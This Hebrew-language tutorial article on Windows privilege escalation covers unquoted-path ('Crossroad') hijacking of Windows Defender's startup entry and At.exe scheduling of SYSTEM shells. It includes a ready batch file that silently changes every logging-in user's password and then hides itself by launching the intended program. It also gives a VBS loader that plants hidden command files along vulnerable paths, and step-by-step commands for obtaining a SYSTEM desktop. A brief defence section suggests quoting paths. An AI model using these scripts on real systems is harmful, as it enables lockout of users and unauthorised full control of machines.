

Privilege Escalation

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

קיימות בשוק מספר רב של מערכות הפעלה. רובן שונות זו מזו באופן מימושן, אך לרב תצורתן הבסיסית זהה. מדובר בהגיון פשוט - כולן בסופו של דבר אמורות לבצע את אותן המטלות. ברור כי לכל מערכת הפעלה יעוד ומטרה שונה, מצד אחד קיימות מערכות אשר נועדו לנהל שרתים ענקיים בעוד שמערכות אחרות נכתבו בכדי לרוץ על-גבי שעוני Casio, מערכות מסויימות נכתבו בכדי להריץ משחקים או לבצע מטלות בנושא המתמטיקה, העיצוב הגראפי או ההצפנה ומערכות מסויימות נכתבו בכדי לנהל מערכות אלקטרוניות. המערכות שונות זו מזו בפעולותיהן ובתפקידיהן, אך לרובן ליבה זהה - למה? כי רובן צריכות להתמודד עם אותן המשימות, כמו למשל ניצול זיכרון, הכרה בקבצים, הקצאת משאבים וניהול הרשאות. כל מערכת יכולה לממש את המשימות האלה באופן שונה, ולכל מימוש יתרונות וחסרונות משלו, אך בשורה התחתונה הרעיון מאחורי כולן זהה.

פירוש המונח "**Privilege escalation**" הוא "הסלמת פריביליגיות" - הסלמה מלשון "סולם" עלית דרגה בסולם. Privilege escalation מדבר בעיקר על כשלים במערכת ניהול ההרשאות בהם המשתמש מצליח לבצע פעולות בהרשאות הגבוהות מההרשאות שלו. כשלים אלה יכולים להיות כשלים אשר נובעים מאופן כתיבת המערכת או הרכיבים שבה - כתיבה לא מאובטחת, שימוש בפונקציות פגיעות או חשופות להתקפות כאלה ואחרות, אך ברב המקרים מדובר על כשלים לוגיים, כמו רכיבי מערכת שרצים עם הרשאות מסויימות ונגישים למשתמשים עם הרשאות נמוכות משלהם, ניצול "Crossroad" בנתיבים שלהם יש הרשאת כתיבה למשתמשים מוגבלים בתוך נתיבים של קבצים שמורצים ע"י המערכת - וכך, בזמן שהמערכת מנסה לגשת לקבצים שאליה היא אמורה להגיע - היא בעצם מריצה את הקבצים שהתוקף השתיל עם הרשאות מערכת.

במהלך הטקסט הזה אני אסביר על מספר דרכים לבצע את המתקפה הזאת על גבי מערכת Windows, אך מכיוון שמדובר בעיקר בניצול של כשלים לוגיים - כשלים אלה יכולים להיווצר בכל מערכת ניהול הרשאות ולא משנה באיזו מערכת הפעלה מדובר.

הסלמה בעזרת מתקפת Crossroad

את הסוג הראשון של המתקפה שנלמד היום נכנה בשם "Crossroad".

לפני שנראה איך מבצעים את המתקפה אנחנו צריכים להבין איך מערכת ניהול הקבצים של ה-Windows מאתרת את הקבצים שביקש המשתמש להריץ. לצורך כך ניצור קובץ אצווה קטן שמכיל את התוכן הבא:

```
@echo %1 %2 %3
```

תפקידה של הפקודה Echo הוא להציג על המסך את הארגומנטים שמוכנסים אליה, (השטרודל פשוט מבצע echo off לפקודה הספציפית שבאה אחריו). שאר השורה - 1% 2% 3% זה הקלט שהוכנס לתוכנה. זאת אומרת שאם נשמור את התוכנה שלנו במיקום:

```
c:\Program files\Myapp dir\Myapp.bat
```

ואז נכנס לקונסול ונכתוב את הפקודה הבאה:

```
c:\Program files\Myapp dir\Myapp.bat arg1 arg2 arg3
```

אז אנחנו נקבל כפלט על המסך את הפלט הבא:

```
arg1 arg2 arg3
```

הפעולה אינה מתוחכמת מדי, אבל היא ממחישה את מה שאני רוצה להסביר.

מערכת הקבצים

כעת נבין איך המערכת מאתרת את האפליקציה שלנו ואיך היא מעבירה לה את הארגומנטים. במקרה שהאפליקציה שלנו ממוקמת בנתיב c:\Myapp.bat ואנחנו מריצים אותה בצורה הבאה:

```
c:\Myapp.bat arg1 arg2 arg3
```

המערכת מאתרת את שם האפליקציה שלנו ואת המיקום שלה ע"י הרווח הראשון, זאת אומרת - מתחילת המחרוזת, עד הרווח הראשון - זה שם האפליקציה, אם היא קיימת היא מכניסה לה את שאר הקלט כארגומנטים.

ומה קורה אם האפליקציה לא קיימת? אנחנו נקבל את השגיאה המוכרת:

```
'Myapp.bat' is not recognized as an internal or external command, operable program or batch file.
```

פה הטעות שלנו: בסופו של דבר- כן, הפלט הזה יופיע על המסך, אבל לפני שהמערכת החליטה לפלוט את השגיאה הזאת, היא ביצעה עוד מספר בדיקות.

בואו נראה איך המערכת באמת מאתרת את הקבצים שאנחנו בוחרים להריץ. אנו מתחילים אותו דבר, המיקום של הקובץ שלנו הוא:

```
c:\Myapp.bat
```

ואנחנו מריצים את השורה הבאה:

```
c:\Myapp.bat arg1 arg2 arg3
```

במקרה שהקובץ קיים - המערכת תריץ אותו באופן הבא:

```
"c:\Myapp.bat" "arg1" "arg2" "arg3"
```

במקרה שהקובץ לא קיים (נניח - מחקנו אותו), המערכת לא תרים ידיים, היא תנסה לבדוק, אולי בעצם, בשם הקובץ יש רווח, כמו נניח הקובץ:

```
Internet Explorer.exe
```

אז היא מנסה להריץ את השורה שלנו בדרך הבאה:

```
"c:\Myapp.bat arg1" "arg2" "arg3"
```

אם קיים כזה קובץ, היא תריץ אותו ותניח שהוא מקבל את שני הארגומנטים:

```
arg2 arg3
```

אם הוא לא קיים, היא תקח עוד נסיון, ותנסה להריץ את השורה שלנו בדרך הבאה:

```
"c:\Myapp.bat arg1 arg2" "arg3"
```

אם אכן קיים כזה קובץ - היא תניח שהוא אמור לקבל רק ארגומנט אחד:

```
arg3
```

ושוב- אם הנסיון הזה לא הלך, היא תבדוק אולי בעצם כל המחרוזת הזאת היא אפליקציה אחת, ותנסה להריץ אותה ככה:

```
"c:\Myapp.bat arg1 arg2 arg3"
```

ותניח שהאפליקציה לא אמורה לקבל שום ארגומנט.

בסופו של דבר, אם גם הנסיון האחרון לא הלך, המערכת קבצים תרים ידיים והיא תפלוט את השגיאה שלנו.

איך כל זה עוזר לנו להשיג הרשאות? הרעיון הוא לאתר קבצים שרצים ברמת המערכת - אצל כל המשתמשים והם חשופים למתקפה הזאת מה זאת אומרת חשופים למתקפה? קבצים שבנתיב שלהם, מהאות של הכונן, ועד לסיומת של הקובץ שאותו מריצים - קיים רווח, אפילו רווח אחד, לדוגמא - כל הקבצים שנמצאים בתיקיה "Program Files" - הם בפוטנציאל גדול להיות חשופים למתקפה הזאת.

אם יצא לכם להשתמש ב-Vista, בטוח נתקלתם ב-"Windows Defender", זה האנטי וירוס של המערכת, והוא מוגדר לעלות אצל כל משתמש בברירת מחדל, גם משתמש מקבוצת Administrators. אנטי וירוס זה חשוף למתקפה הזאת (מה שאומר שאפשר לבצע את המתקפה על כל משתמש ב-Vista), בואו נסתכל ב-Registry איך המערכת קוראת לו, מדובר במפתח הבא:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Window
s Defender
```

הערך שלו הוא:

```
%ProgramFiles%\Windows Defender\MSASCui.exe -hide
```

הנתיב הזה חשוף בשני מקומות, גם ברווח שקיים ב-"Windows Defender", וגם ברווח שיש ב-"%ProgramFiles% - זה משתנה מערכת ששומר את המיקום של תיקית התוכניות של ה-Windows. נראה איך מערכת הקבצים תריץ את הקובץ הזה. במערכת שלי המיקום שלו הוא:

```
C:\Program Files\Windows Defender\MSASCui.exe
```

והמערכת מריצה אותו בצורה הבאה:

```
C:\Program Files\Windows Defender\MSASCui.exe -hide
```

שלב ראשון- המערכת בודקת, האם קיים קובץ בשם:

```
c:\Program
```

אם קיים כזה קובץ - היא תבין שהוא אמור לקבל שלושה ארגומנטים ותריץ אותו בצורה הבאה:

```
C:\Program" "Files\Windows" "Defender\MSASCui.exe" "-hide"
```

ואם לא קיים כזה קובץ, היא תבדוק אולי קיים קובץ בשם:

```
"C:\Program Files\Windows"
```

במקרה וקיים כזה קובץ, היא תנסה להריץ אותו ולהכניס לו שני ארגומנטים:

```
"C:\Program Files\Windows" "Defender\MSASCui.exe" "-hide"
```

ואם לא קיים, היא תנסה לגשת לאפשרות הבאה במערך:

```
"C:\Program Files\Windows Defender\MSASCui.exe"
```

אם אכן קיים כזה קובץ, היא תניח שהוא אמור לקבל רק ארגומנט אחד ותריץ אותו בדרך הבאה:

```
"C:\Program Files\Windows Defender\MSASCui.exe" "-hide"
```

במצב רגיל- המערכת מצליחה לאתר את הקובץ הנכון. בואו ננסה לגרום ל-Crossroad בעזרת זה שניצור קובץ בשם Program על הכונן של המערכת.

אנחנו יכולים להשתמש בכל קבצי ההרצה המוכרים למערכת, כגון:

```
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

בעצם, כל סיומת שקיימת במשתנה PATHEXT. כתבו ב-CMD את השורה הבאה כדי לראות את תוכן המשתנה:

```
echo %PATHEXT%
```

המימוש

ניצור קובץ אצווה פשוט בשם Program.bat על הכונן מערכת שיציג לנו את הארגומנט הראשון, השני והשלישי שהוא מקבל, כתבו בתוכו ככה:

```
echo %1 , %2 , %3
Pause
```

נמקם אותו בכונן המערכת, נכנס ל-cmd ונכתוב את השורה הבאה:

```
c:\Program Files\Windows Defender\MSASCui.exe -hide
```

עבור הפדנטים מבין הקוראים, נריץ בדיוק כמו שהמערכת מריצה:

```
ProgramFiles%\Windows Defender\MSASCui.exe -hide%
```

מה הפלט שקיבלנו?

```
Files\Windows , Defender\MSASCui.exe , -hide
Press any key to continue . . .
```

שימו לב - המערכת אכן מריצה את הקובץ שלנו ולא את ה-Windows Defender. בנוסף אנחנו מקבלים כפרמטר את שאר הנתיב של הקובץ המקורי, זאת אומרת שאכן הצלחנו לבצע Crossroad! מגניב. ביותר.

עכשיו נניח אנחנו רוצים לגרום לכל משתמש- לשנות את הסיסמא שלו ל-"cp77fk4r" לאחר שהוא מתחבר למערכת, הפקודה היא:

```
net user %username% cp77fk4r
```

המשתנה %username% שומר בתוכו לאחר שהמערכת עולה את שם המשתמש האקטיבי במערכת. צרו קובץ בשם Program.bat וכתבו בו:

```
@echo off
net user %username% cp77fk4r
```

השורה הראשונה אומרת לקונסול לא להציג את הפקודות שהוא מריץ, השורה השניה- אנחנו כבר יודעים מה היא עושה.

שמרו אותו בכונן המערכת- ומעכשיו, כל משתמש שיתחבר למערכת- אוטומטית ישנה לעצמו את הסיסמא למחרוזת שבחרנו, אבל מה, בעצם- כל קובץ שהוא ינסה להריץ דרך ה-cmd שעובר ב-Program Files לא ירוץ, למה? כי הוא יריץ את הפקודה הזאת, מה שכמעט בטוח יגרום למשתמש לחשוד במשהו, ולכן כדאי שגם נכתוב בקובץ שלנו, את שתי השורות הבאות:

```
call "%~d0\program files\%~n1 %~2"
exit
```

השורה הראשונה (השניה בקובץ) אחראית להריץ את התוכנה שהמשתמש ביקש להריץ, השורה השלישית- לצאת מחלון ה-cmd זהו, הקובץ אמור להראות ככה:

```
@echo off
net user %username% cp77fk4r
call "%~d0\program files\%~n1 %~2"
exit
```

זהו, עכשיו כל משתמש שיכנס למערכת וייצא ממנה- ינעל בחוץ, לא תהיה לו אפשרות לדעת מה הסיסמא שלו. ללא ספק Crossroad יפיפה במיוחד!

במקרה הזה ראינו איך בעזרת לוגיקה יחסית פשוטה אנחנו יכולים לבצע Privilege escalation ולגרום למשתמשים לשנות סיסמאותיהם, גם במקרים ואין לנו הרשאות גבוהות- כמו כתיבת קבצים במקומות גבוהים, או שינוי ערכים ב-Registry.

איך מתגוננים מפני התקפה כזו? פשוט מאוד, כשאתם קוראים לקבצים שלכם, גם ידנית וגם דרך ה-Registry - תכניסו אותם בין שני גרשיים, נניח יש לנו את ה-Windows Defender שהקריאה אליו נראית ככה:

```
c:\Program Files\Windows Defender\MSASCui.exe -hide
```

כנסו ל-Registry ותשנו את הקריאה אליו ל:

```
"c:\Program Files\Windows Defender\MSASCui.exe" -hide
```

ככה המערכת תוכל לדעת בדיוק מה המיקום שלו ובדיוק מה להכניס לו כארגומנטים.

כמה חבר'ה מ-FoundStone כתבו תוכנה נחמדה שסורקת את המערכת ומוציאה דו"ח קטן איזה אפלקציות ושירותים חשופים שהמערכת מריצה כל פעם שהיא עולה. אפשר להורידה בלינק הבא:

http://www.foundstone.com/us/resources/proddesc/diredetectinginsecurelyregisteredexecutables.htm

כתבתי סקריפט קטן ב-VBS שאתם מכניסים לו את הנתיב לאפלקציה החשופה ואת הפקודה שאתם רוצים שתרוץ בזמן שמריצים את אותה- והוא לבד ממקם לכם קבצים לאורך הנתיב לאותה האפליקציה, כמובן שהקבצים שהוא יוצר הם קבצים מוסתרים שמריצים את הפקודה שהכנסתם ולאחריה את האפליקציה המבוקשת בכדי שהמשתמש לא יחשוד בכלום:

```
REM Privilege Escalation Loader; by cp77fk4r / 03.06.09

Int cnt
Dim path,dir,cmd
Dim objFSO, strFile, objFile

Set objFSO = CreateObject("Scripting.FileSystemObject")
path = InputBox("FullPath:"+vbCRLF+"(Example: C:\Program
Files\Google\Gmail Notifier\gnotify.exe",,, 5000, 4000)


cmd = "Set objShell =
CreateObject("+chr(34)+"WScript.Shell"+chr(34)+")"+vbCRLF
cmd = cmd + "a = objShell.Run ("+chr(34) +
InputBox("Command:"+vbCRLF+"Example: Net user %username%
1337")+chr(34)+", 0 , 0)"+vbCRLF
cmd = cmd + "a = objShell.Run
("+chr(34)+chr(34)+chr(34)+path+chr(34)+chr(34)+chr(34)+")"

dir=Split(path,"\")
cnt=0
For i = 0 to UBound(dir)
      if InStr(dir(i)," ") then
```

```
            cnt=cnt+1
            strFile = split(dir(i))
            If ((objFSO.FileExists(path)) or
(objFSO.FolderExists(path))) Then
                  Set objFile = objFSO.CreateTextFile(fpath &
strFile(0) & ".vbs")
                  objFile.WriteLine(cmd)
                  objFile.Close
                  set objFile = objFSO.GetFile(fpath & strFile(0) &
".vbs")
                  objFile.Attributes = objFile.Attributes + 2
            else
                  WScript.Echo path & " Not exist"
                  WScript.Quit
            end if
      end if
      fpath=fpath&dir(i)&"\"
Next
WScript.Echo cnt & " files writed."
WScript.Quit
```

הסלמה בעזרת מתזמן המשימות - At.exe

במקרה הבא אנחנו נראה עוד לוגיקה, אבל מסוג אחר. הרעיון בהסלמה זו הוא הרבה יותר פשוט והרבה יותר קל לביצוע מההסלמה הראשונה, אבל גם במקרה זה מדובר בכשל אבטחה לוגי שאותו אנחנו מנצלים.

ב-Windows יש אפשרות לבצע "תיזמון משימות" - להגדיר למערכת הפעלה לבצע משימה מסויימת בזמן מסויים, ולאו דווקא כרגע, המערכת תשמור את המשימה שאותה המשתמש רצה לבצע, וכשתגיע השעה שהמשתמש ביקש - המערכת תבצע את המשימה. המשימה יכולה להיות הרצת תוכנה, כיבוי המחשב, הפעלת שיר, או כל פעולה אחרת.

את ה-Privilege escalation הבא אפשר לבצע רק ממשתמש לא מוגבל - משתמש מוגבל לא יכול לתזמן משימות. אם יש לכם חשבון של משתמש רגיל במערכת תוכלו בעזרת הכשל הבא לקבל הרשאות System.

המימוש

כנסו ל-Cmd ותכתבו שם:

```
At
```

אם המערכת פולטת לכם:

```
access denied
```

כנראה שאתם על משתמש מוגבל, אבל אם המערכת פולטת לכם:

```
There are no entries in the list
```

אתם בכיוון הנכון. הסבר קצרצר: הרכיב At רץ על System, מה שאומר שגם יש לו את ההרשאות שיש ל-System, למה זה? מפני שמשתמשים ברכיב הזה בכדי לבצע גיבויים מתוזמנים, או בכדי לגרום לאנטי וירוס לבצע סריקות מתוזמנות או לבדוק את העדכונים החדשים מדי יום, בכדי לגשת לכל המקומות האלה, החבר'ה ב-Microsoft דאגו שלרכיב הנ"ל תהיה גישה מלאה למערכת.

כעת כתבו ב-cmd :

```
echo %time%
```

אם אתם רואים שיש לכם יותר מחצי דקה עד שתעבור דקה- תכוונו את התזמון לדקה הקרובה שאמורה להגיע, אם אין לכם מספיק זמן- תכוונו לדקה שתבוא אחריה, לייתר ביטחון. אוקיי, המשימה שאנחנו רוצים להכניס ל-At היא cmd.exe, כמובן- במצב של Interactive בכדי שנוכל גם לתקשר עם הרכבים דרך ה-explorer שלנו ושלא ירוץ על ה-session של ה-System.

```
At HH:MM /interactive cmd.exe
```

[כמובן שב-HH:MM אתם רושמים את השעה שתהיה כשהשעון יחליף דקה. נניח והשעה 13:20, כתבו-13:21.]. אם הכל התבצע כמו שצריך- אמור לקפוץ לכם cmd, תלחצו על CTRL+ALT+DEL, סתכלו על Processes, תסמנו את:

```
"Show Processes from all users"
```

תחפשו את cmd.exe - ותראו שהוא מופיע תחת המשתמש system, כן, דרכו אתם יכולים לבצע כל מה ש-System יכול לבצע. בואו נראה עוד משהו, סגרו הכל, ותגיעו שוב ל-cmd.exe, כתבו שם הפעם:

```
At HH:MM /interactive explorer.exe
```

[הפעם אתם רושמים את השעה שתהיה בעוד שתי דקות]. כנסו שוב ל-Windows Task Manager, תחפשו את ה-explorer.exe שרץ על המשתמש שלכם ותסגרו אותו. בנוסף - סגרו את כל התהליכים שהמשתמש שלכם מריץ. (לפעמים, במצב שה-explorer מנסה להריץ אפליקציות בהרשאות שונות משלו הוא יכול להתקע, לכן עדיף לסגור את כל התהליכים שרצים תחת המשתמש שלכם- ולכן כיוונתם את הזמן לעוד שתי דקות ולא לעוד דקה.)

אחרי שסגרתם הכל, וכמובן שאת ה-Taskmgr.exe - סגרתם אחרון, מולכם אמור להיות מסך ריק, בלי תפריט "התחל" ובלי כלום, תחכו שיעברו השתי דקות, ואם עשיתם הכל נכון- אמור להטען לכם השולחן עבודה, תחכו שהכל יעלה עד הסוף, תלחצו על הסמל של ה-"התחל" - מה כתוב למעלה? כן, אתם מריצים את השולחן עבודה של ה-System, כמובן שכל מה שתריצו דרכו יירש את הפריבילגיות של ה-explorer, מה שאומר שאתם יכולים לשנות את הסיסמא של החשבון הזה- או של כל חשבון אחר על המערכת, פשוט כנסו ללוח הברקה, לאייקון של הניהול חשבונות ושם לשנות את הסיסמא של כל אחד.

החבר'ה ב-Microsoft לא נשארו חייבים ותיקנו את הבאג הזה במהלך ב-Sp2, כך שב-Vista באג זה לא קיים. בכל אופן, ב-Vista יש לנו את ה-Windows Defender ;)

סיכום

זהו לעכשיו, אני מקווה שכל מה שהסברתי הובן עד הסוף. הרעיון שהוצג הוא לנצל כשלים לוגיים. כמובן שאפשר לממש את ההתקפה הזאת גם במצבים שיש כשלים שהם לאו דווקא לוגיים, אבל ברב הפעמים שנתקלים בהם ב-Privilege escalation הכשלים היו לוגים בשל התצורה או הארכיטקטורה של המערכת.